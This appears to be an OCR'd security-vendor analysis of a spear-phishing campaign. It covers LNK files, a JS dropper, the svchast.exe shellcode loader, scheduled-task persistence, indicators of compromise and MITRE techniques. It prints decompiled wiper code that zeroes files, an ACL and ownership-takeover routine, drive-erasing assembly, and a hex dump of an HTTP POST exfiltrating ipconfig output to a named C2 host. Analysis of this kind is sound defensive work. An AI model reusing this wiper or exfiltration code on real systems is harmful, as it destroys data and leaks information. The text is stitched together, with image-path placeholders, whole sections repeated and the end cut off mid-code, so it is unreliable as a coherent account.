
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	process:	rundll32.exe	op:	OpenRead	status:	0x00000000
	path:	\??\PhysicalDrive0				
File Write	process:	rundll32.exe	op:	OpenModify	status:	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
